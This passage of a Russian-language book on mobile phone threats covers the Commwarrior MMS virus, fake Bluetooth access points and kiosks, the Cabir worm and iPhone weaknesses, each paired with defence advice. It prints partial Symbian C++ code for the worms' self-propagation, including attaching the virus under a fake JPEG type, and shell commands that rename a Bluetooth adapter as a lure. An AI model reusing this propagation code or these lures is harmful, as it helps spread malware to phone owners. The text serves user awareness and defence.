Внутри самого сообщения находится текст (всего выявлено 20 различных вариантов), который всячески побуждает абонента сотовой связи открыть вложенный файл. О том, как устроен сам вирус, будет рассказано позже, а пока рассмотрим, как злоумышленник может целенаправленно атаковать интересующий его мобильный телефон с помощью MMS. PHP-скрипт, представленный ниже, осуществляет запрос на отправку MMS-сообщения через коммерческий SMS-шлюз по протоколу http/https.

Для злоумышленника передача сообщения через SMS-шлюз является предпочтительной тем, что он может указать в качестве отпра-

вителя номер, которому доверяет атакуемый, а в поле текста – сообщение, которое может побудить жертву открыть вложение. В параметре $mms_url он устанавливает адрес вредоносного содержимого, расположенного в Интернете. В параметре $from указывается номер абонента, а в поле $text – сам текст.

MMS-сообщения вируса Commwarrior содержат текст, побуждающий открыть сообщение, и файл commw.sis. Расширение прикрепленного файла SIS указывает на то, что файл является исполняемым для платформы Symbian – самой распространенной операционной системы для мобильных устройств в настоящее время.

Последняя версия вируса Commwarrior рассылает жертвам MMS со следующими сообщениями:

Заголовок: 3DNow!
Сообщение: 3DGame from me. It is FREE !

Заголовок: MatrixRemover
Сообщение: Matrix has you. Remove matrix!

Заголовок: Nokia ringtoner
Сообщение: Nokia RingtoneManager for all models.

После того, как содержащий Commwarrior SIS файл будет установлен, выполняемые файлы будут помещены в папку:

```
\system\apps\CommWarrior\commwarrior.exe
\system\apps\CommWarrior\commrec.mdl
```

При выполнении commwarrior.exe вирус копируется в папки

```
\system\updates\commrec.mdl
\system\updates\commwarrior.exe
\system\updates\commw.sis
```

После создания файла \system\updates\commw.sis вирус приступает к рассылке MMS-сообщений.

Рассмотрим некоторые детали механизма заражения с помощью MMS-сообщений. Приведенные отрывки программного «тела» вируса являются неполными из соображений безопасности, а сам разбираемый код относится лишь к отправке MMS-сообщений и никак не связан с вредоносной нагрузкой вируса.

Итак, сначала вирус создает сессию для работы с центром сообщений. Делается это с помощью следующего оператора.

```
iSession = CMsvSession::OpenAsyncL(*this);
```

Полученный идентификатор сессии используется для создания клиента, который будет обращаться к центру сообщений. Такой клиент создается следующим образом.

```
iMtmReg = CClientMtmRegistry::NewL(*iSession);
```

Так как работа с центром сообщений ведется только для отправки MMS-сообщений, то необходимо выполнить преобразование созданного клиента в MMS-клиент.

```
iMmsMtm =
static_cast<CMmsClientMtm*>
(iMtmReg->NewMtmL (KUidMsgTypeMultimedia));
```

После того, как необходимая предварительная работа выполнена, вирус переходит к созданию самого MMS-сообщения. Для этого необходимо, во-первых, указать, что сообщение создается в каталоге «Черновики» мобильного телефона. Делается это следующим образом.

```
iMmsMtm->SwitchCurrentEntryL(KMsvDraftEntryId);
```

Метод SwitchCurrentEntryL, вызываемый с параметром Kmsv-DraftEntryId, показывает, что текущим местом создания как раз выбирается каталог «Drafts», то есть как раз каталог «Черновики». После того, как каталог определен, создается MMS-сообщение с параметрами «по умолчанию». Делается это с помощью следующего вызова:

```
iMmsMtm->CreateMessageL(iMmsMtm->DefaultServiceL())
```

Далее надо инициализировать основные поля сообщения MMS. Для этого с помощью макроса _LIT инициализируются основные переменные. В операционной системе Symbian макрос _LIT создает переменные. Таким образом, с его помощью определяются следующие переменные:

```
_LIT(KSamsNumber, "07738123456");
_LIT(KSamsAlias, "Sam");
_LIT(KPetesNumber, "07812654321");
_LIT(KMessageSubject, "Nokia ringtoner");
```

Переменные могут носить произвольные имена. В приведенном примере в переменной KSamsNumber хранится номер атакуемого абонента, а в создаваемой переменной KSamsAlias хранится его имя, указанное в записной книжке. В переменную KPetesNumber вписывается номер отправителя, а в созданную переменную KMessageSubject записывается тема сообщения. После того как все переменные сформированы, осуществляется инициализация полей уже созданного MMS-сообщения. Делается это с помощью методов AddAddresseeL и SetSubjectL. Первому методу передается параметр EmsvRecipientTo, который определяет поле отправителя. Параметр EmsvRecipientCc инициализирует поле получателя.

```
iMmsMtm->AddAddresseeL(EMsvRecipientTo, KSamsNumber, KSamsAlias);
iMmsMtm->AddAddresseeL(EMsvRecipientCc, KPetesNumber);
iMmsMtm->SetSubjectL(KMessageSubject);
```

Далее идет основной процесс – прикрепление приложения.

Для этого сначала создается переменная с именем прикрепляемого к сообщению файла. В рассматриваемом случае в MMS отправляется сам вирус. Поэтому в качестве имени файла указывается имя вирусной программы.

```
_LIT(KFileName, "virus.sis");
```

После того как переменная инициализирована, создается экземпляр класса TfileName, который описывает прикрепленное послание. С помощью метода Append созданного объекта attachmentFile инициализируются такие данные, как путь к файлу и имя самого файла.

```
TFileName attachmentFile(KPhoneRootPath);
attachmentFile.Append(KDirPictures);
attachmentFile.Append(KFileName);
```

После совершения этих действий вирус создает и описывает служебную информацию по типам прикрепленных файлов. Обычно вирус намеренно указывает неверный тип прикрепленного файла (mime-тип), например, JPG, чтобы пользователь не заподозрил атаку при передаче ему файла по MMS. Определяются mime типы с помощью следующего программного кода.

```
CMsvMimeHeaders* mimeHeaders = CMsvMimeHeaders::NewL();
CleanupStack::PushL(mimeHeaders);
mimeHeaders->SetSuggestedFilenameL(KFileName);
_LIT8(KMimeType, "image/jpeg");
TBufC8<10> mimeType(KMimeType);
```

Далее инициализируются данные об отправляемом сообщении.

```
CMsvAttachment* attaInfo =
                    CMsvAttachment::NewL(CMsvAttachment::EMsvFile);
CleanupStack::PushL(attaInfo);
_LIT8(KMimeType, "image/jpeg");
TBufC8<10> mimeType(KMimeType);
```

В приведенных выше строках описывается то, что к MMS-сообщению прикреплен только один файл. После того, как все необходимые приготовления выполнены, вызывается метод CreateAttachment2L и MMS-сообщение создается.

```
iMmsMtm->CreateAttachment2L(
*store,
attachment,
mimeType,
*mimeHeaders,
attaInfo,
attachId );
CleanupStack::Pop(attaInfo);
CleanupStack::PopAndDestroy(mimeHeaders);
```

Формирование сообщения завершается с помощью следующих программных строк.

```
store->CommitL();
attachment.Close();
CleanupStack::PopAndDestroy(attachment);
CleanupStack::PopAndDestroy(store);
```

Само сообщение сохраняется после полной подготовки с помощью метода SaveMessageL().

```
iMmsMtm->SaveMessageL();
```

Наконец отправка сообщения осуществляется следующим образом.

```
iMmsMtm->SendL();
```

Таким образом, вирус является самораспространяющимся. Описывать, как реализуется вредоносная часть вируса, которая пересылает ваши персональные данные с телефона, мы не будем по понятным причинам. Наша цель – предупредить пользователя о существующей опасности, а не научить злоумышленника создавать вирусы.

ЗАЩИТА ОТ АТАКИ

Для того чтобы обезопасить свой сотовый телефон, необходимо быть крайне аккуратным при получении MMS-сообщения. Помните, что прикрепленное к сообщению вложение вполне может оказаться вирусом. Именно поэтому далеко не всегда стоит принимать MMS-сообщения от незнакомых абонентов. Если же сообщение представляет для вас интерес, то стоит обязательно просканировать приложение антивирусным средством на предмет наличия вирусов.

Если вирус все же попал на ваше мобильное устройство, то возможность безболезненно от него избавиться все же существует. Вы можете лично удалить вредоносный файл, если знаете, где его найти. В случае, если вас атаковал неизвестный вирус, то придется потратить много времени, чтобы его обнаружить. При этом необходимо быть аккуратным, чтобы случайно не удалить системные файлы.

Для того чтобы самостоятельно удалить вирус Commwarrior, необходим менеджер файлов с возможностью просмотра системных каталогов. С помощью этого менеджера можно удалить из памяти мобильного телефона вирусную папку \system\apps\commwarrior, с находящимися в ней специальными файлами вируса commwarrior.exe и commrec.mdl. В каталоге \system\updates\commwarrior необходимо удалить ключевые вирусные файлы commwarrior.exe, commrec.mdl и commw.sis. В каталоге \system\recogs удалению подлежит файл commrec.mdl.

Как заражают мобильный телефон E-MAIL-сообщениями

С появлением у мобильных устройств возможности выходить в Интернет и скачивать приложения, вирусы сделали очередной виток в своем развитии, так как теперь сотовый телефон фактически стал таким же объектом атаки, как и персональный компьютер. Так что многие вирусы с персональных компьютеров теперь могут мигрировать на беспроводные устройства.

Не являются исключением и вирусы, приходящие по e-mail. Конечно, такого широкого распространения они пока не получили, так как на данный момент скачать приложение из Интернета или открыть письмо с прикрепленными данными достаточно дорого для простого пользователя, так как существует побайтная тарификация. Тем не менее, в будущем исключать такую возможность нельзя. Ведь скорее всего тарифы на мобильный Интернет будут падать, а Интернет-приложения и функциональные возможности беспроводного устройства будут становиться все более совершенными.

Уже сейчас многие производители, чьей целевой аудиторией являются бизнесмены, выпускают мобильные телефоны со встроенным хорошо продуманным почтовым клиентом. Оперативно получать почту и иметь возможность отвечать на письма в современном деловом мире стало просто необходимым. При этом мало кто знает, что мобильные e-mail-вирусы уже существуют. Невысокая осведомленность простых пользователей понятна, ведь та коммерческая информация, которую получают мобильные вирусы, стоит гораздо больше, чем слава в узких кругах мобильных вирусописателей. Кроме того сарказм, который сопровождает известия о появлении вирусов для сотовых телефонов, все еще не позволяет серьезно оценить все масштабы возможных угроз.

Проверка электронной почты на мобильном устройстве – это несомненное преимущество современных телефонов

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

E-mail-вирусы для мобильных устройств используют те же механизмы, что и компьютерные аналоги, распространяющиеся в электронных сообщениях. На данный момент известно не так много e-mail-вирусов для мобильных телефонов. Все они являются точными копиями известных компьютерных прототипов. Отличия заключаются лишь в реализации существующих вредоносных алгоритмов на языке программирования операционной системы сотового телефона.

Нет необходимости подробно рассматривать e-mail-вирусы для мобильных телефонов. Их анализ сводится к рассмотрению правил перевода вредоносного кода персональных компьютеров на языки программирования мобильных устройств. В настоящее время самыми распространенными являются вирусы под операционную систему Windows Mobile. Этот факт легко объяснить. Изменить программный текст вирусов, написанный для персональных компьютеров, на код, разработанный под очень похожую операционную систему для мобильных устройств – задача не сложная. Значительно меньше вирусов существует для Symbian. Это объясняется тем, что профессиональных программистов, работающих с этой системой не так много, а изменение программы вируса требует глубокого понимания ее особенностей. Также обстоит дело с вредоносным кодом для операционной системы семейства Unix. Облегчает создателям вирусов жизнь тот факт, что большая часть исходного кода операционной системы Symbian уже опубликована, а операционные системы семейства Unix являются открытыми. Все это облегчает разработчикам вредоносных программ процесс анализа уязвимостей и написания вирусов.

ЗАЩИТА ОТ АТАКИ

Для того чтобы обезопасить себя от атак на мобильный телефон вирусами, распространяемыми по e-mail, необходимо помнить золотое правило пользователей электронной почтой: не открывать сообщения от неизвестных авторов. Кроме того, не стоит устанавливать прикрепленные к письмам утилиты даже от доверенных пользователей. Также стоит посоветовать активным пользователям электронной почты установить на мобильном устройстве специальный антивирус, который будет проверять входящую корреспонденцию.

Почему опасно выходить с мобильного телефона в Интернет по Bluetooth

Желание воспользоваться чем-либо бесплатным часто побуждает людей пренебрегать основными канонами безопасности. Этот факт играет существенную роль в возможности осуществления этой атаки. Представьте себе, что на стене в кафе висит реклама, где говорится о том, что вы можете выйти в Интернет бесплатно, подключившись к точке доступа по Bluetooth. Надо сказать о том, что подобная реклама в России встречается пока редко.

Несмотря на это, находятся желающие воспользоваться Интернетом подобным образом. Более того, такая реклама совсем необязательна. Иногда достаточно назвать точку доступа, например, «Free Internet Access» и 10–15 человек в течение дня в людном месте обратятся к этому Bluetooth-устройству.

Подобное подключение в большинстве случаев не позволит вам выйти в Интернет и уж точно не будет бесплатным. Скорее всего, оно будет использовано для того, чтобы похитить с вашего телефона личные данные, записи контактов, SMS-сообщения или даже коды банковских карточек. Возможно, данное соединение будет использовано для того, чтобы с вашего мобильного аппарата отправить несколько SMS-сообщений на платный номер и снять деньги с вашего счета.

Наконец, чаще всего подобные открытые соединения используют для установки на ваш телефон программ-жучков, которые могут регулярно в течение достаточно длительного промежутка времени отправлять от вашего имени SMS-сообщения на платные сервисы, тем самым медленно, но верно переводя ваши средства на счет злоумышленника.

Для организации Bluetooth-точки доступа в Интернет достаточно установить простое устройство-адаптер

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Реализация подобного рода «ловушки» для любителей бесплатного Интернета, к сожалению, не требует серьезной подготовки.

Для создания поддельной точки доступа злоумышленник применяет описанный ранее арсенал библиотеки Bluez для операционных систем семейства UNIX. Утилита hciconfig данной библиотеки позволяет производить настройки подключаемого к мобильному телефону Bluetooth-адаптера. Все действия хакера сводятся к простейшему набору команд, представленному ниже.

```
hciconfig hci0 name Free_Internet_Access
hciconfig hci0 down
hciconfig hci0 up
```

Результатом выполнения данных команд в UNIX консоли будет появление устройства с именем «Free_Internet_Access», которое будет притягивать внимание любителей бесплатного Интернета. А если принять во внимание тот факт, что подключаемые к ноутбуку адаптеры, имеющиеся в свободной продаже, могут работать на расстоянии до 100 метров, то количество попыток обратиться к бесплатному Интернету может быть существенным.

Первая команда устанавливает необходимое злоумышленнику имя передатчика Bluetooth. Вторая и третья команды перезапускают адаптер, тем самым приводя к установке нового имени.

Остальное – дело техники. Когда доверчивый любитель Интернета обратится к настроенному устройству, мошенник сможет инициировать передачу информации или обратиться к файлам на телефоне. Таким образом, с вашего телефона могут пропасть важные данные, а взамен вы обнаружите у себя, например, компрометирующие вас фотографии.

ЗАЩИТА ОТ АТАКИ

Защититься от подобной атаки очень просто: «бесплатный сыр бывает только в мышеловке», поэтому не стоит рассчитывать на безвозмездный доступ в Интернет через Bluetooth.

Почему опасно пользоваться мобильными киосками

Мобильные киоски – это аппараты, оборудованные интерактивным экраном для предоставления пользователям мультимедийных приложений и услуг. В качестве примеров подобных услуг можно привести продажи мелодий для мобильных телефонов, картинок и предоставление автоматических настроек. Кроме того, подобные киоски крайне популярны для печати фотографий с мобильного телефона. Они позволяют передать по Bluetooth фотографии для мгновенной печати. Большинство мобильных киосков используют именно технологию Bluetooth для передачи данных пользователю, ведь почти каждый телефон оснащен Bluetooth-передатчиком.

Один из сценариев атаки на пользователя во время взаимодействия с мобильным киоском может быть следующий. Пользователь пытается в стоящем на автозаправочной станции мобильном киоске заказать, оплатить, а потом скачать мелодию для мобильного телефона. Скачивать данные пользователь должен по Bluetooth. После оплаты мелодии пользователь ждет соединения с мобильным киоском. Злоумышленник в этот момент может находиться рядом и первым обратиться к пользователю под видом мобильного киоска.

Воспользовавшись услугами мобильного киоска и приобретая мелодию для звонка, пользователь может заразить свой телефон

Пользователь, обратившись к такому псевдо-киоску, будет атакован и ему будет передан вирус или похищена ценная информация.

Подобная атака на мобильные телефоны в настоящее время не является самой распространенной, но в ближайшие годы следует ожидать волну атак с использованием уязвимостей, набирающих популярность «мобильных киосков».

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Владельцы сотовых телефонов присваивают им имена для работы в сети Bluetooth. Мобильные аппараты при работе по Bluetooth отображают списки имен таких обнаруженных устройств. Имена устройств могут повторяться, а в таком случае будет затруднена их идентификация.

Мобильные киоски также идентифицируются по именам, которые абонент мобильной связи знать не может.

Этим может воспользоваться злоумышленник, дав своему компьютеру имя, например, «mobile-kiosk». В связи с этим, пользователь может только подойти к киоску и еще даже ничего не оплатить, а на его телефон уже «постучится» мобильный киоск. Таким образом, злоумышленник может осуществить подмену доверенного устройства со всеми вытекающими последствиями: прослушиванием трафика, получением полного доступа к ресурсам абонента, внедрением вируса или программы-шпиона на телефон.

Создание мобильного псевдокиоска осуществляется соответствующими настройками атакующей аппаратуры. Большинство устройств Bluetooth имеют опцию назначения произвольного имени. Поэтому злоумышленник, узнав настоящее имя мобильного киоска, может использовать его в своих целях.

Признаки атаки

- «странное» имя для мобильного киоска;
- «странное» расширение файла, отличающееся от расширения заказанного вами контента;
- быстрый ответ от мобильного киоска, возможно даже до оформления заказа.

ЗАЩИТА ОТ АТАКИ

Чтобы защититься от подобной атаки, необходимо быть крайне внимательным при обращении к мало знакомым Bluetooth-устройствам.

Даже если перед вами мобильный киоск уважаемой компании, то вполне вероятно, что именно этой популярностью желает воспользоваться злоумышленник, установив свою Bluetooth-антенну в непосредственной близости с киоском и осуществляя непрерывные попытки атаковать доверчивых клиентов.

Как вирусы заражают телефон в метрополитене, кинотеатрах, кафе и на стадионах

Чтобы понять, как злоумышленник может найти возможность для атаки на клиентов мобильной связи, попробуйте включить Bluetooth своего сотового телефона, находясь в вагоне метро, в торговом центре, в кинотеатре или в другом людном месте. В течение 15–20 минут к вашему мобильному аппарату обязательно обратится неизвестное Bluetooth-устройство. Имя у этого устройства может быть совершенно произвольное. Но это имя должно побудить вас принять приглашение пообщаться, используя все прелести современной технологии Bluetooth. Если вы находитесь в метро, это может быть вызывающее имя «Красавица напротив», хотя напротив вас сидит старушка лет восьмидесяти. Этим именем может оказаться прогрессивное для российского метро «Информационная служба московского метрополитена» или же просто что-то непонятное, например, «x10ура». Определенную целевую аудиторию притянет как магнит имя «Новая песня Димы Билана» или «Новая громкая покупка московского Спартака».

В любом случае послание вас заинтересует и будет принято, может быть скорее от скуки, а не из-за соблазнительного имени, обращающегося к вам абонента. Приняв приглашение вы скорее всего не получите по Bluetooth ничего особенного. В лучшем случае получите просто незатейливую картинку или сообщение о том, что установка связи не удалась. Как бы то ни было, ваши ожидания будут обмануты. Но мало кто знает, что последствием данной атаки будет то, что на вашем мобильном устройстве будет установлен вирус, действия которого сложно предугадать. Вредоносная программа, не выдавая своего присутствия, может выключить ваш телефон, удалив все данные, а также способна следить за всеми событиями, которые с ним происходят.

В последнее время все чаще атакам злоумышленников подвергаются мобильные устройства посетителей кинотеатров. Часто рядом с кинозалами можно увидеть рекламу следующего содержания: «Включи Bluetooth и получи на свой мобильный рингтон фильма xxx» или «Включи Bluetooth и получи совершенно бесплатно картинку с изображением главного героя xxx нашумевшего фильма yyy». Если вы следуете призыву и включаете Bluetooth, то к вам сразу же обращается неиз-

вестный абонент с именем «Сеть кинотеатров xxx» или же «Мобильный контент от сети кинотеатров xxx» и передает вам обещанный рингтон или изображение главного героя фильма.

Вы, конечно, обрадуетесь тому, что о просмотренном фильме вам будет напоминать музыка в вашем мобильном аппарате или картинка на экране. Обещанное в рекламе в точности соответствует тому, что вы получили и при этом вы не заплатили ни копейки. Но мало кто подозревает, что вы подверглись атаке, последствия которой могут быть самыми серьезными. Это может быть удаление всех данных с телефона или же тотальное слежение за вами, а может быть и выполнение злоумышленником компрометирующих вас действий.

Еще одним примером подобного рода может быть атака на сотовые телефоны на спортивных аренах во время футбольных, хоккейных или баскетбольных матчей. Огромное скопление людей поглощенных игрой – это идеальная среда для распространения вирусов по Bluetooth. Количество пораженных аппаратов может быть огромно. Причин тут несколько. Во-первых, скопление большого числа мобильных телефонов на исключительно небольшом пространстве позволяет одному зараженному телефону тут же обратиться к множеству соседних, находящихся в зоне действия Bluetooth. Во-вторых, на стадионе достаточно легко применять методы социальной инженерии: в сообщении вируса может содержаться что-то типа «Вопрос викторины о сегодняш-

Большое скопление мобильных телефонов во время футбольных матчей – настоящее раздолье для злоумышленников с точки зрения распространения вирусов

нем матче. Ответь и выиграй автомобиль» или «Прими по Bluetooth эксклюзивное интервью вратаря команды Юрия Жевнова» и т. п. Увлеченные зрелищем спортивных состязаний люди очень часто без особых раздумий принимают подобные предложения.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Описанные действия злоумышленника могут быть как целенаправленной атакой на вас, так и просто плодом деятельности Bluetooth-вирусов, отпущенных, что называется «в свободное плавание» их создателями. Остерегаться нужно в обоих случаях. У подобного рода вирусов один прародитель, который фактически и дал жизнь вирусологии для мобильных телефонов – это небезызвестный вирус Cabir.

Cabir – это первый сетевой червь, распространяющийся по протоколу Bluetooth и заражающий мобильные устройства, работающие под управлением операционной системы Symbian. Потенциальному заражению могут оказаться подвержены все модели аппаратов, использующие эту платформу.

На основе данного червя злоумышленниками создаются многие современные вирусы, так как именно Cabir первым применил методы распространения по Bluetooth, которые показали свою универсальность и до сих пор актуальны.

Червь Cabir представляет собой файл формата SIS, имеющий название caribe.sis. Размер файла составляет 15092 байт (или 15104 байт).

Данный файл содержит в себе несколько объектов:

- caribe.app: размер 11932 байт (или 11944 байт);
- flo.mdl: размер 2544 байт;
- caribe.rsc: размер 44 байта.

При запуске червь выводит на экран сообщение «Caribe» и затем инсталлирует себя в различные каталоги:

C:\SYSTEM\APPS**CARIBE**\CARIBE.APP
C:\SYSTEM\APPS**CARIBE**\FLO.MDL
C:\SYSTEM\APPS**CARIBE**\CARIBE.RSC
C:\SYSTEM\SYMBIANSECUREDATA**CARIBE**SECURITYMANAGER\
CARIBE.SIS

C:\SYSTEM\SYMBIANSECUREDATA**CARIBE**SECURITYMANAGER\
\CARIBE.APP
C:\SYSTEM\SYMBIANSECUREDATA**CARIBE**SECURITYMANAGER\
CARIBE.RSC
C:\SYSTEM\RECOGS\FLO.MDL

Каталог «SYMBIANSECUREDATA», создаваемый червем, является скрытым и не виден пользователю зараженного телефона. В случае удаления вредоносных файлов из каталога «APPS», червь будет продолжать свою работу в системе.

При каждом включении зараженного аппарата червь получает управление и начинает сканировать список активных Bluetooth-соединений. Затем червь выбирает первое доступное соединение из списка и пытается передать по нему свой основной файл caribe.sis. В этом случае у пользователя принимающего телефона на экран выводится сообщение о том, что к нему обращается некий абонент и предлагает ему получить сообщение. На этом решающем этапе все зависит от пользователя, который вполне может отклонить любое предложение от незнакомого человека. Именно поэтому червь использует различные уловки. В зависимости от реализации червь может представиться «Бесплатным интернет-кафе» или «Твоим новым другом». Цель же у червя одна – заставить пользователя принять приглашение и установить файл. В случае, если абонент подтвердит прием файла, на его устройство сначала будет размещен зараженный файл, а затем поступит предложение запустить его на исполнение.

Более того, червь может и не запросить передачу на заражаемый аппарат какого-либо файла в том случае, если он обращается к уязвимому каналу. Под уязвимым каналом мы понимаем Bluetooth-канал сотового телефона, для которого не реализован механизм аутентификации перед соединением.

Рассмотрим подробнее механизм размножения вируса, чтобы понять принципы его работы. Это знание повысит ваши шансы не быть застигнутым врасплох вирусом. На следующей странице приводится текст функции, с помощью которой распространяется вредоносная программа. Сам червь написан на языке C++ для платформы Symbian s60. В программе используются функции и конструкции, представленные

```
1       if (WithAddress)
2       {
3        WithAddress = 0;
4        Cancel();
5        TBTSockAddr btaddr(entry().iAddr);
6        TBTDevAddr devAddr;
7        devAddr = btaddr.BTAddr();
8        obexBTProtoInfo.iTransport.Copy(_L("RFCOMM"));
9        obexBTProtoInfo.iAddr.SetPort(0x00000009);
10       obexClient = CObexClient::NewL(obexBTProtoInfo);
11       if(obexClient)
12    {
13       iState = 1;
14       iStatus = KRequestPending;
15       Cancel();
16       obexClient->Connect(iStatus);
17       SetActive();
18       }
19       else
20    {
21    iState = 3;
22       User::After(1000000); return 0;
23    }
24    }
13       while (CR_SRES == SRES)
```

в библиотеке разработки Symbian Developer Library. Приведем пояснения специфичных для данной библиотеки классов и функций, опустив те моменты, которые позволили бы злоумышленнику полностью воспроизвести вирусный код. Напомним, что наша задача – предупредить об опасности, которую несут в себе уязвимости мобильных телефонов.

Как видно из приведенного примера, в переменную devAddr записывается адрес атакуемого устройства. Для этого сначала создается и инициализируется объект btaddr. После чего вызывается метод BTAddr() объекта btaddr для получения адреса устройства.

Данные действия выполняются в следующих строках:

```
TBTSockAddr btaddr(entry().iAddr);
TBTDevAddr devAddr;
devAddr = btaddr.BTAddr();
```

Сначала инициализируется объект obexBTProtoInfo для связи с сервером obex атакуемого мобильного устройства. Поля объекта инициализируются значениями, которые позволяют использовать уязвимость атакуемого obexftp-сервера. В качестве транспортного протокола используется протокол RFCOMM. В качестве порта устанавливается порт с номером 0x00000009. Именно этот порт в большинстве сотовых телефонов используется для подсоединения беспроводной гарнитуры управления. Чтобы не делать гарнитуру излишне дорогой, этот порт не защищается. Отсутствие защиты не позволяет выполнить полноценную аутентификацию аппарата. Создатели мобильных телефонов надеялись, что это упущение не будет обнаружено, и оно не послужит для проникновения вирусов. Наконец червь создает obexftp-клиент для обращения к атакуемому устройству, используя объект obexBTProtoInfo, настроенный для связи с сервером obex этого мобильного телефона. Делается это следующим образом:

```
obexClient = CObexClient::NewL(obexBTProtoInfo);
```

Если клиент создан удачно, то осуществляется подключение к мобильному устройству. Делается это в следующих строках:

```
iState = 1;
iStatus = KRequestPending;
Cancel();
obexClient->Connect(iStatus);
SetActive();
```

Таким образом, вирус получает доступ к файловой системе сотового телефона и может осуществить перенос в него собственного тела.

Поражение вашего мобильного аппарата вирусом Cabir не является единственным последствием описанной атаки. Под видом безобидного файла вам могут передать программу-жучок, которая будет тщательно следить за вашим местоположением, а возможно и передавать данные о вас злоумышленнику.

Инициировать же передачу файла может не только зараженный телефон соседа, но и злоумышленник, сидящий за соседним столиком кафе с ноутбуком и ожидающий, когда вы проявите невнимательность, чтобы под видом бесплатной мелодии для телефона, передать вам вредоносную программу-жучок.

Существует еще другая опасность. В ваш телефон может «постучаться» не Cabir, а специально написанный мобильный вирус, который выполняет преступные действия, например, переводит ваши деньги злоумышленнику, посылая SMS-сообщения на короткие номера. Атаковав 10–20 телефонов, можно собрать достаточно большую сумму. Большинство подобных вирусов используют механизмы заражения, открытые когда-то создателем вируса Cabir.

Злоумышленник за ближайшим столиком кафе может терпеливо ожидать, когда вы проявите невнимательность, чтобы под видом бесплатной мелодии передать вам программу-жучок.

ЗАЩИТА ОТ АТАКИ

Лучшая мера предосторожности – это особое внимание к файлам, загружаемым из неизвестных или ненадежных источников. Лучше отказаться от загрузки подозрительного, но бесплатного рингтона, чем потерять данные или деньги, установив себе программу-шпион.

Если же червь к вам все же попал, то зачастую он может быть обезврежен, не причинив телефону никакого вреда. Если это Cabir или одна из его разновидностей, то необходимо просто удалить перечисленные выше файлы с мобильного устройства и перезагрузить его. Если же вы заразились не Cabir-ом, то вам точно поможет полная очистка памяти мобильного устройства, также называемая Soft reset. Ценные данные в последнем случае восстановить не удастся. Чтобы избежать подобной потери, можно постараться отыскать файлы, которые вирус разместил на телефоне, и удалить их самостоятельно. Хотя это и сложно.

Как функционируют вирусы для MacOS телефона iPhone

iPhone – это, несомненно, самое совершенное мобильное устройство в настоящее время. В последнее время на рынке сотовых телефонов появляются и другие коммуникаторы, которые пытаются бросить ему вызов. Но все же, по-настоящему превзойти разработку компании Apple пока никому не удалось. Большое количество возможностей, интересный подход к управлению, огромные вычислительные мощности для небольшого устройства – это неполный список преимуществ iPhone. Этот коммуникатор используют как ежедневник, как музыкальный плеер, как удобное средство для выхода в Интернет, как платформу для установки приложений любого характера.

Но как мы уже говорили, большие возможности – это настоящая приманка для создателей вирусов. Чем мощнее функционал устройства, тем больше вероятность того, что разработчики допустили наличие тех или иных уязвимостей в его реализации. iPhone – не исключение. В самой концепции коммуникатора были заложены уязвимости. Так как iPhone позволяет хранить и удобно обращаться почти со всеми персональными данными, то любители эксклюзивного аппарата подвергаются огромной опасности. Контакты, SMS-сообщения, последние посещенные сайты, заметки – все может быть незаметно передано третьему лицу.

iPhone – это огромный набор возможностей и непревзойденное качество

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Прежде чем описывать уязвимости телефона отметим, что компания Apple была заранее уведомлена о существующих уязвимостях. Данные, относящиеся к построению программного обеспечения iPhone, являются открытыми. А описание приведенных ниже недостатков ни в коей мере не является антирекламой продукта компании Apple. Более того, стоит отметить разработчиков iPhone, которые активно реализуют меры по противодействию злоумышленникам.

Итак, архитектура iPhone выглядит следующим образом. Устройство работает под управлением сокращенной версии операционной системы компании Apple Mac OS X. Основным отличием данной системы является то, что она адаптирована под работу с процессором ARM, а не стандартным процессором x86 или PowerPC. ARM-процессор часто используется в мобильных устройствах, так как он потребляет гораздо меньше энергии.

Программное обеспечение телефона разнообразно. По умолчанию на нем установлена адаптированная версия браузера Safari, которая имеет название MobileSafari. Принципы работы и даже некоторые части кода полноценного Safari и MobileSafari полностью идентичны. Аналогична ситуация и со стандартным приложением для проверки почты.

В стандартный набор приложений входят также программы, которые позволяют удобно отправлять SMS-сообщения, просматривать видеоролики YouTube, узнавать прогноз погоды и котировки акций.

Стоит отметить, что iPhone идеально адаптирован под работу в сети Интернет. Телефон имеет возможность выхода в сеть по технологии EDGE, а также через ближайшую точку доступа Wi-Fi. В iPhone предусмотрена возможность синхронизации с компьютером, причем выполнять эти процедуры удобно и просто. Для iPhone существует огромное количество самых различных приложений. Можно найти практически любую утилиту, которая существенно облегчит жизнь обладателю аппарата: от китайского словаря до аналога утилиты Paint.

Если говорить о безопасности телефона, то разработчики Apple отнеслись к этому вопросу со всей серьезностью.

Во-первых, на коммуникаторе нет большинства приложений, которые позволяют выполнять произвольный код или осуществлять несанкционированные подключения. Так, в iPhone нет bash или ssh.

Также урезан список команд, которыми могли бы воспользоваться злоумышленники.

Браузер MobileSafari лишен потенциально уязвимых возможностей. Например, браузер не проигрывает Flash-анимацию, у него отключена возможность скачивать приложения с определенными расширениями. Список запрещенных для скачивания приложений достаточно велик. Также у телефона отключены возможности прослушивания портов TCP и UDP. Большинство расширений устройством просто не поддерживается.

Но, несмотря на это, разработчики пошли еще дальше. Они запретили выполнение приложений, разработанных третьими лицами. То есть пользователь, создавший свое собственное приложение, не сможет его установить. Разработчики просто отключили возможность передачи файлов на телефон по USB или посредством приложений к письмам. Для того чтобы попасть в список разрешенных программ для скачивания на аппарат с официального сайта, разработчики приложения должны отправить код программы в компанию Apple. Код будет проанализирован, после чего разработчикам могут быть представлены замечания, устранив которые, они могут рассчитывать на то, что их программный продукт появится в общем доступе для использования.

Усилия компании Apple показывают, как серьезно ставится вопрос безопасности и противодействия атакам злоумышленников.

Подобные старания компании показывают, как серьезно ставится вопрос безопасности и противодействия атакам злоумышленников. Тем не менее, у коммуникатора существует ряд недостатков, которые были заложены при проектировании. Исправить многие из них в кратчайшие сроки не представляется возможным. Эти недостатки проектирования вместе с уязвимостями, которые существуют у телефона, делают iPhone заманчивой мишенью для злоумышленников.

Прежде всего, все приложения в устройстве функционируют с правами администратора, то есть фактически имеют возможность получить полный доступ к ресурсам системы. Эта недоработка с точки

